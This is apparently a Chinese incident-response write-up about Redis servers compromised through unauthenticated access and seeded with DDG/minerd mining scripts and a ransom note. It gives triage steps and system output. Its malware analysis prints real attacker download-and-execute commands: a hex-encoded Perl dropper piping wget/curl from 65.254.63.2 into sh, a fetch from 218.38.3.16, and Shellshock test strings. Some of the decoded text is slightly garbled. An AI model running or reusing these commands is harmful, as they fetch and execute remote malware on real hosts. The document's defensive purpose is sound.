【应急响应】redis未授权访问致远程植入挖矿脚本（防御篇）

作者：未知

原文链接：https://mp.weixin.qq.com/s/eUTZsGUGSO0AeBUaxq4Q2w

0 前言


应急响应这一专题，本来并没有打算写。正如公众号的说明所言，比较想分享安全测试、漏洞赏析、渗透技巧、企业安全，其中特别是企业安全建设，这也是当初离职的初衷--到甲方看看安全怎么做？从另一个角度来全新的认识安全，同时也将在乙方的积累尽情发挥，做更多新鲜的、有挑战性的、安全落地的事情。

记得刚到公司不久，便遇到安全事件发生。因为之前没有人处理过、没人会太在意，所以当我看到时、非常吃惊大家的不在意，内网几台服务器被远程植入挖矿脚本，情况别说有多么危急了。

1 安全事件描述


1.1 开发服务器被勒索

主机xx.xx.xx.xx出现异常：cpu高达700%，且登录出现访问外链的异常提醒：



按照提示访问该链接，

https://www.zerobin.net/?abe30023883da9e6#s3HY7/0chzaTWdEtKSw86/WKkprj7x3NEEf9usy6JRs=显示 该主机已经感染**RANSOMWARE**比特币敲诈病毒，要想避免服务器上的文件信息泄露需要想向黑客支付**2**个比特币。



1.2 redis主机被植入挖矿脚本

经过文件排查，以下四台主机被人植入挖矿脚本。

x. x. x. x

x. x. x1. x2

x. x. x3. x4

x. x. x5. x6

2 重要日志备份

2.1 系统日志

包括message、secure、cron、mail等系统日志。

cd /var/log && ls –al

```
-rw-------   1 root   root    7953232 Mar 13 11:32 messages-20170313
-rw-------   1 root   root   29812688 Mar 19 11:06 messages-20170319
-rw-------   1 root   root    8550692 Mar 26 03:31 messages-20170326
drwxr-xr-x   2 root   root       4096 Sep 17  2015 nginx
-rw-r--r--   1 root   root       9996 Mar 30 14:46 ntp.log
drwxr-xr-x   2 ntp    ntp        4096 Nov 24  2013 ntpstats
-rw-r--r--   1 root   root    2220108 Apr  5 12:31 redis_6379.log
drwxr-xr-x   2 riak   riak       4096 Dec 17  2015 riak
drwxr-xr-x   2 root   root       4096 Apr  7 00:00 sa
drwx------   2 root   root       4096 Dec 19 03:34 salt
-rw-------   1 root   root   35539170 Apr  7 13:10 secure
-rw-------   1 root   root    1191493 Mar  5 03:20 secure-20170305
-rw-------   1 root   root    8785526 Mar 13 11:35 secure-20170313
-rw-------   1 root   root    7964339 Mar 19 11:05 secure-20170319
-rw-------   1 root   root    8272986 Mar 26 03:30 secure-20170326
-rw-------   1 root   root          0 Mar 26 03:32 spooler
-rw-------   1 root   root          0 Feb 26 03:11 spooler-20170305
-rw-------   1 root   root          0 Mar  5 03:28 spooler-20170313
-rw-------   1 root   root          0 Mar 13 11:37 spooler-20170319
-rw-------   1 root   root          0 Mar 19 11:07 spooler-20170326
-rw-------.  1 root   root          0 Oct  9  2014 tallylog
-rw-rw-r--   1 root   utmp      31872 Apr  7 13:01 wtmp
-rw-rw-r--.  1 root   utmp    1052928 Dec 21 20:17 wtmp-20161222
-rw-------   1 root   root          0 Mar 26 03:32 xferlog
-rw-------   1 root   root    1220184 Mar  5 00:58 xferlog-20170305
-rw-------   1 root   root    6616307 Mar 13 11:35 xferlog-20170313
-rw-------   1 root   root      92096 Mar 17 18:03 xferlog-20170319
-rw-------   1 root   root    2640489 Mar 22 14:34 xferlog-20170326
-rw-------   1 root   root         90 Jan 24 09:56 yum.log
-rw-------   1 root   root      17931 Oct 24  2014 yum.log-20150101
-rw-------   1 root   root       1795 Dec 22  2015 yum.log-20160101
-rw-------   1 root   root       5930 Nov  2 15:33 yum.log-20170101
drwxr-xr-x   2 zabbix zabbix     4096 Mar 26 03:32 zabbix
```

message日志

redis日志

安全登录日志

压缩打包整个/var/log目录至/tmp:


tar -zcvf /var/log.tar.gz /var/log

mv log.tar.gz /tmp

名称	修改日期	类型	大小
lastlog	2017/4/7 13:01	文件	145 KB
maillog	2017/4/5 12:17	文件	11,217 KB
maillog-20170305	2017/2/26 3:11	文件	0 KB
maillog-20170313	2017/3/13 10:25	文件	1 KB
maillog-20170319	2017/3/19 10:23	文件	1 KB
maillog-20170326	2017/3/25 21:25	文件	314 KB
messages	2017/4/7 13:22	文件	3,072 KB
messages-20170305	2017/3/5 3:20	文件	10,220 KB
messages-20170313	2017/3/13 11:32	文件	7,767 KB
messages-20170319	2017/3/19 11:06	文件	29,114 KB
messages-20170326	2017/3/26 3:31	文件	8,351 KB
ntp	2017/3/30 14:46	Text Document	10 KB
redis_6379	2017/4/5 12:31	Text Document	2,169 KB
secure	2017/4/7 13:20	文件	34,707 KB
secure-20170305	2017/3/5 3:20	文件	1,164 KB
secure-20170313	2017/3/13 11:35	文件	8,580 KB
secure-20170319	2017/3/19 11:05	文件	7,778 KB
secure-20170326	2017/3/26 3:30	文件	8,080 KB
spooler	2017/3/26 3:32	文件	0 KB
spooler-20170305	2017/2/26 3:11	文件	0 KB
spooler-20170313	2017/3/5 3:28	文件	0 KB
spooler-20170319	2017/3/13 11:37	文件	0 KB

2.2 history备份

备份history至/tmp/history.txt，用于查看恶意攻击者执行了哪些操作。




3 系统状态查看

系统状态主要包括网络、服务、端口、进程等状态，是否存在异常。

3.1 查看在线用户（未见异常账户）

W

last -xad



3.2 查看系统服务（待确定）

chkconfig --list

系统开启服务较多，难以排查。

通过该命令可以查看哪些服务可能存在安全漏洞。

```
root@[redacted] ~ #
chkconfig --list
atd             0:off   1:off   2:off   3:on    4:on    5:on    6:off
auditd          0:off   1:off   2:on    3:on    4:on    5:on    6:off
blk-availability        0:off   1:on    2:on    3:on    4:on    5:on    6:off
bmc-watchdog    0:off   1:off   2:off   3:on    4:off   5:on    6:off
cgconfig        0:off   1:off   2:off   3:off   4:off   5:off   6:off
cgred           0:off   1:off   2:off   3:off   4:off   5:off   6:off
collectd        0:off   1:off   2:off   3:off   4:off   5:off   6:off
crond           0:off   1:off   2:on    3:on    4:on    5:on    6:off
cups            0:off   1:off   2:on    3:on    4:on    5:on    6:off
docker          0:off   1:off   2:on    3:on    4:on    5:on    6:off
gpm             0:off   1:off   2:on    3:on    4:on    5:on    6:off
haldaemon       0:off   1:off   2:off   3:on    4:on    5:on    6:off
htcacheclean    0:off   1:off   2:off   3:off   4:off   5:off   6:off
httpd           0:off   1:off   2:off   3:off   4:off   5:off   6:off
ip6tables       0:off   1:off   2:off   3:off   4:off   5:off   6:off
ipmi            0:off   1:off   2:off   3:off   4:off   5:off   6:off
ipmidetectd     0:off   1:off   2:off   3:on    4:off   5:on    6:off
ipmievd         0:off   1:off   2:off   3:off   4:off   5:off   6:off
iptables        0:off   1:off   2:off   3:off   4:off   5:off   6:off
libvirt-guests  0:off   1:off   2:on    3:on    4:on    5:on    6:off
lvm2-monitor    0:off   1:on    2:on    3:on    4:on    5:on    6:off
lxc             0:off   1:off   2:off   3:off   4:off   5:off   6:off
messagebus      0:off   1:off   2:on    3:on    4:on    5:on    6:off
mysql           0:off   1:off   2:on    3:on    4:on    5:on    6:off
netconsole      0:off   1:off   2:off   3:off   4:off   5:off   6:off
netfs           0:off   1:off   2:off   3:on    4:on    5:on    6:off
network         0:off   1:off   2:on    3:on    4:on    5:on    6:off
nginx           0:off   1:off   2:off   3:off   4:off   5:off   6:off
ntpd            0:off   1:off   2:on    3:on    4:on    5:on    6:off
ntpdate         0:off   1:off   2:off   3:off   4:off   5:off   6:off
portreserve     0:off   1:off   2:on    3:on    4:on    5:on    6:off
postfix         0:off   1:off   2:on    3:on    4:on    5:on    6:off
quota_nld       0:off   1:off   2:off   3:off   4:off   5:off   6:off
rdisc           0:off   1:off   2:off   3:off   4:off   5:off   6:off
```




```
rdisc           0:off   1:off   2:off   3:off   4:off   5:off   6:off
redis_6379      0:off   1:off   2:on    3:on    4:on    5:on    6:off
restorecond     0:off   1:off   2:off   3:off   4:off   5:off   6:off
rsyslog         0:off   1:off   2:on    3:on    4:on    5:on    6:off
salt-minion     0:off   1:off   2:on    3:on    4:on    5:on    6:off
saslauthd       0:off   1:off   2:off   3:off   4:off   5:off   6:off
snmpd           0:off   1:off   2:off   3:off   4:off   5:off   6:off
snmptrapd       0:off   1:off   2:off   3:off   4:off   5:off   6:off
sshd            0:off   1:off   2:on    3:on    4:on    5:on    6:off
svnserve        0:off   1:off   2:off   3:off   4:off   5:off   6:off
sysstat         0:off   1:on    2:on    3:on    4:on    5:on    6:off
tomcat          0:off   1:off   2:off   3:off   4:off   5:off   6:off
udev-post       0:off   1:on    2:on    3:on    4:on    5:on    6:off
vncserver       0:off   1:off   2:off   3:off   4:off   5:off   6:off
vsftpd          0:off   1:off   2:off   3:off   4:off   5:off   6:off
webmin          0:off   1:off   2:on    3:on    4:off   5:on    6:off
zabbix-agent    0:off   1:off   2:on    3:on    4:on    5:on    6:off
```


3.3 查看当前进程（待确定）

ps -ef

```
root@[redacted] /var #
ps -ef
UID          PID  PPID  C STIME TTY          TIME CMD
root           1     0  0 Mar19 ?        00:00:09 /sbin/init
root           2     0  0 Mar19 ?        00:00:00 [kthreadd]
root           3     2  0 Mar19 ?        00:00:26 [ksoftirqd/0]
root           5     2  0 Mar19 ?        00:00:00 [kworker/0:0H]
root           7     2  0 Mar19 ?        00:00:02 [migration/0]
root           8     2  0 Mar19 ?        00:00:00 [rcu_bh]
root           9     2  0 Mar19 ?        00:11:16 [rcu_sched]
root          10     2  0 Mar19 ?        00:00:09 [watchdog/0]
root          11     2  0 Mar19 ?        00:00:07 [watchdog/1]
root          12     2  0 Mar19 ?        00:00:04 [migration/1]
root          13     2  0 Mar19 ?        00:00:03 [ksoftirqd/1]
root          15     2  0 Mar19 ?        00:00:00 [kworker/1:0H]
root          16     2  0 Mar19 ?        00:00:07 [watchdog/2]
root          17     2  0 Mar19 ?        00:00:02 [migration/2]
root          18     2  0 Mar19 ?        00:00:02 [ksoftirqd/2]
root          20     2  0 Mar19 ?        00:00:00 [kworker/2:0H]
root          21     2  0 Mar19 ?        00:00:07 [watchdog/3]
root          22     2  0 Mar19 ?        00:00:03 [migration/3]
root          23     2  0 Mar19 ?        00:00:02 [ksoftirqd/3]
root          25     2  0 Mar19 ?        00:00:00 [kworker/3:0H]
root          26     2  0 Mar19 ?        00:00:07 [watchdog/4]
root          27     2  0 Mar19 ?        00:00:02 [migration/4]
root          28     2  0 Mar19 ?        00:00:02 [ksoftirqd/4]
root          30     2  0 Mar19 ?        00:00:00 [kworker/4:0H]
root          31     2  0 Mar19 ?        00:00:07 [watchdog/5]
root          32     2  0 Mar19 ?        00:00:02 [migration/5]
root          33     2  0 Mar19 ?        00:00:02 [ksoftirqd/5]
root          35     2  0 Mar19 ?        00:00:00 [kworker/5:0H]
```

```
root        78     2  0 Mar19 ?        00:00:00 [kthrotld]
root        80     2  0 Mar19 ?        00:00:00 [kpsmoused]
root        81     2  0 Mar19 ?        00:00:00 [deferwq]
root        82     2  0 Mar19 ?        00:00:00 [charger_manager]
root       126     2  0 Mar19 ?        00:00:00 [stm_swap]
root       187     2  0 Mar19 ?        00:00:00 [scsi_eh_0]
root       188     2  0 Mar19 ?        00:00:00 [scsi_eh_1]
root       249     2  0 Mar19 ?        00:00:53 [kworker/0:1H]
root       276     2  0 Mar19 ?        00:00:00 [kdmflush]
root       277     2  0 Mar19 ?        00:00:00 [bioset]
root       279     2  0 Mar19 ?        00:00:00 [kdmflush]
root       280     2  0 Mar19 ?        00:00:00 [bioset]
root       297     2  0 Mar19 ?        00:01:03 [jbd2/dm-1-8]
root       298     2  0 Mar19 ?        00:00:00 [ext4-dio-unwrit]
root       320     2  0 Mar19 ?        00:00:00 [kworker/1:1H]
root       374     1  0 Mar19 ?        00:00:05 /sbin/udevd -d
root       393     2  0 Mar19 ?        00:00:00 [kworker/3:1H]
root       434     2  0 Mar19 ?        00:00:00 [kworker/7:1H]
root       476     2  0 Mar19 ?        00:00:03 [vballoon]
root       732     2  0 Mar19 ?        00:00:00 [jbd2/vda1-8]
root       733     2  0 Mar19 ?        00:00:00 [ext4-dio-unwrit]
root       744     2  0 Mar21 ?        00:00:00 [kworker/5:1H]
root       774     2  0 Mar19 ?        00:00:15 [kauditd]
root       886     2  0 Mar19 ?        00:00:00 [bond0]
root       917   374  0 Mar19 ?        00:00:10 /sbin/udevd -d
root      1065     1  0 Mar19 ?        00:00:58 auditd
root      1090     1  0 Mar19 ?        00:01:23 /sbin/rsyslogd -i /var/run/syslogd.pid -c 5
dbus      1102     1  0 Mar19 ?        00:00:00 dbus-daemon --system
root      1118     1  0 Mar19 ?        00:00:00 cupsd -C /etc/cups/cupsd.conf
68        1143     1  0 Mar19 ?        00:00:12 hald
root      1144  1143  0 Mar19 ?        00:00:00 hald-runner
root      1173  1144  0 Mar19 ?        00:00:00 hald-addon-input: Listening on /dev/input/event1 /dev
68        1188  1144  0 Mar19 ?        00:00:00 hald-addon-acpi: listening on acpi kernel interface /p
root      1199     1  0 Mar19 ?        00:00:40 /usr/sbin/sshd
ntp       1207     1  0 Mar19 ?        00:00:02 ntpd -u ntp:ntp -p /var/run/ntpd.pid -g
```


3.4 查看开放端口（待确定）

netstat -tunlp

```
root@[redacted] /var #
netstat -tunlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address               Foreign Address             State       PID/Program name
tcp        0      0 0.0.0.0:6379                0.0.0.0:*                   LISTEN      1214/redis-server *
tcp        0      0 0.0.0.0:10000               0.0.0.0:*                   LISTEN      4797/perl
tcp        0      0 0.0.0.0:4369                0.0.0.0:*                   LISTEN      23077/epmd
tcp        0      0 0.0.0.0:5269                0.0.0.0:*                   LISTEN      8675/beam.smp
tcp        0      0 0.0.0.0:22                  0.0.0.0:*                   LISTEN      1199/sshd
tcp        0      0 127.0.0.1:631               0.0.0.0:*                   LISTEN      1118/cupsd
tcp        0      0 127.0.0.1:25                0.0.0.0:*                   LISTEN      4395/master
tcp        0      0 0.0.0.0:14431               0.0.0.0:*                   LISTEN      8675/beam.smp
tcp        0      0 0.0.0.0:5280                0.0.0.0:*                   LISTEN      8675/beam.smp
tcp        0      0 0.0.0.0:10050               0.0.0.0:*                   LISTEN      4418/zabbix_agentd
tcp        0      0 0.0.0.0:5381                0.0.0.0:*                   LISTEN      18675/./protoTrans
tcp        0      0 0.0.0.0:5222                0.0.0.0:*                   LISTEN      8675/beam.smp
tcp        0      0 :::1323                     :::*                        LISTEN      18312/./admin
tcp        0      0 :::6379                     :::*                        LISTEN      1214/redis-server *
tcp        0      0 :::80                       :::*                        LISTEN      10435/./xiaolv
tcp        0      0 :::22                       :::*                        LISTEN      1199/sshd
tcp        0      0 ::1:631                     :::*                        LISTEN      1118/cupsd
tcp        0      0 :::10050                    :::*                        LISTEN      4418/zabbix_agentd
udp        0      0 0.0.0.0:10000               0.0.0.0:*                               4797/perl
udp        0      0 10.7.12.94:123              0.0.0.0:*                               1207/ntpd
udp        0      0 127.0.0.1:123               0.0.0.0:*                               1207/ntpd
udp        0      0 0.0.0.0:123                 0.0.0.0:*                               1207/ntpd
udp        0      0 0.0.0.0:631                 0.0.0.0:*                               1118/cupsd
udp        0      0 fe80::54e5:9bff:fe5a:f7e:123 :::*                                   1207/ntpd
udp        0      0 ::1:123                     :::*                                    1207/ntpd
udp        0      0 :::123                      :::*                                    1207/ntpd
```


3.5 查看用户信息（待确定）

cat /etc/passwd

由于涉及到的业务较多，不能确定用户的归属。

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
saslauth:x:499:76:"Saslauthd user":/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
admin:x:500:500::/home/admin:/bin/bash
guest:x:501:501::/home/guest:/bin/bash
ntp:x:38:38::/etc/ntp:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
zabbix:x:498:499:Zabbix Monitoring System:/var/lib/zabbix:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
chuanxin:x:502:503::/home/chuanxin:/bin/bash
riak:x:497:498:Riak user:/var/lib/riak:/bin/bash
sunlifan:x:503:504::/home/sunlifan:/bin/bash
vftpuser:x:504:505::/home/vftpsite:/bin/false
nginx:x:496:497:nginx user:/var/cache/nginx:/sbin/nologin
mysql:x:495:496:MySQL server:/var/lib/mysql:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
dpache:x:48:48:Apache:/var/www:/sbin/nologin
dockerroot:x:494:493:Docker User:/var/lib/docker:/sbin/nologin
```


3.6 查看最近一个月更改的文件（后门文件）

find -type f -mtime -30

```
root@[redacted] ~ #
find -type f -mtime -30
./.ssh/known_hosts
./.ssh/authorized_keys_20170318
./.ssh/authorized_keys
./.ssh/authorized_keys.bak20170319
./test1
./.ddg/1003.db
./.ddg/1006.db
./.ddg/1004.db
./.ddg/1005.db
./READ_THIS.txt
./.60b725f10c9c85c70d97880dfe8191b3
./scc.strace
./scanWebshell.py
./.viminfo
./minerd
./.bash_history
./.5f76663cea91ec2ee3b5b7834dc9b2aa
./.mysql_history
```


4 异常行为分析

4.1 从执行命令记录分析(存在可疑操作)

查看备份文件history.txt，分析命令执行历史，可疑行为有以下两点（待确认是否为公司内部人员操作）

```
953  cat user_list
954  ll
955  cat vsftpd.conf
956  $ env VAR='() { :;}; echo Bash is vulnerable!' bash -c "echo Bash Test"
957  $env VAR='() { :;}; echo Bash is vulnerable!' bash -c "echo Bash Test"
958  env X='() { (a)=>\' sh -c "echo date"; cat echo
959  ps aux | grep ftpd
960  ps aux | grep ftp
961  netstat -anp | grep 21
962  netstat -anp
963  ps -ef | grep apache2
964  kill -9 9677
965  ps -ef | grep apache2
966  kill -9 9749
967  ll
968  ps aux | grep ftp
969  ll
970  exit
971  ps aux | grep ddg
972  netstat -anp | grep  30578
973  kill -9 30578
974  ps aux | grep ddg
975  cd /
976  ll
```

可疑操作：
bash漏洞检测

4.2 从近期更改文件分析

查看最近一个月的文件更改情况并查看文件内容找到以下几个恶意文件（挖矿脚本）

```
root@[redacted] ~ #
find -type f -mtime -30
./.ssh/known_hosts
./.ssh/authorized_keys_20170318
./.ssh/authorized_keys
./.ssh/authorized_keys.bak20170319
./test1
./.ddg/1003.db
./.ddg/1006.db
./.ddg/1004.db
./.ddg/1005.db
./READ_THIS.txt
./.60b725f10c9c85c70d97880dfe8191b3
./scc.strace
./scanWebshell.py
./.viminfo
./minerd
./.bash_history
./.5f76663cea91ec2ee3b5b7834dc9b2aa
./.mysql_history
```

可疑恶意脚本文件

经过全盘排查，涉及到的目录有：

<1> /


<2> /tmp


<3> /var/spool/cron/crontabs

<4> **/etc/cron.daily/anacron**

4.2.1 分析root根目录（存在后门文件）

首先直接查看根目录，存在可执行文件







4.2.2 分析tmp文件夹（存在后门文件）

查看/tmp文件夹，存在大量后门文件

挖矿脚本等恶意脚本存放在/tmp目录下




分析root文件：



执行root文件，远程下载 i.sh，http://218.38.3.16:9999/i.sh?6379

分析i.sh文件

该文件设置定时任务，下载挖矿脚本至tmp文件夹




4.2.3 分析计划任务文件夹（存在后门文件）

查看计划任务文件夹，存在后门文件

查看文件夹 /var/spool/cron/crontabs，同样发现恶意脚本


```
root@ /var/spool/cron/crontabs #
ls -al
total 16
drwxr-xr-x  2 root root 4096 Apr  5 12:16 .
drwx------. 3 root root 4096 Apr  5 12:17 ..
-rw-r--r--  1 root root  499 Apr  5 10:20 dump.rdb
-rw-r--r--  1 root root   59 Apr  5 12:16 root
```


分析/tmp/.f53ee86432aa62ba4f37a00893d1acd2文件



执行.d41d8cd98f00b204e9800998ecf8427e文件，

分析.d41d8cd98f00b204e9800998ecf8427e文件：



使用base64解密.d41d8cd98f00b204e9800998ecf8427e内容：

```
#!/usr/bin/perl
system("\x77\x67\x65\x74\x20\x2D\x71\x4F\x20\x2D\x20\x68\x74\x74\x70\x3A\x2F\x2F\x36\x35\x2E\x32\x35\x34\x2E\x36\x33\x2E\x320\x2F\x61\x20\x7C\x20\x73\x68\x20\x3B\x20\x63\x75\x72\x6C\x20\x2D\x4F\x20\x68\x74\x74\x70\x3A\x2F\x2F\x36\x35\x2E\x32\x35\x34\x2E\x36\x33\x2E\x320\x2F\x61\x20\x3B\x20\x73\x68'
```

对system函数里的内容进行十六进制转换字符，可初步获知：


从65.254.63.2远程服务器上下载a脚本，先执行并删除。

```
wget -qO  -http://http://65.254.63.2/a; sh a;  rm  -rf a
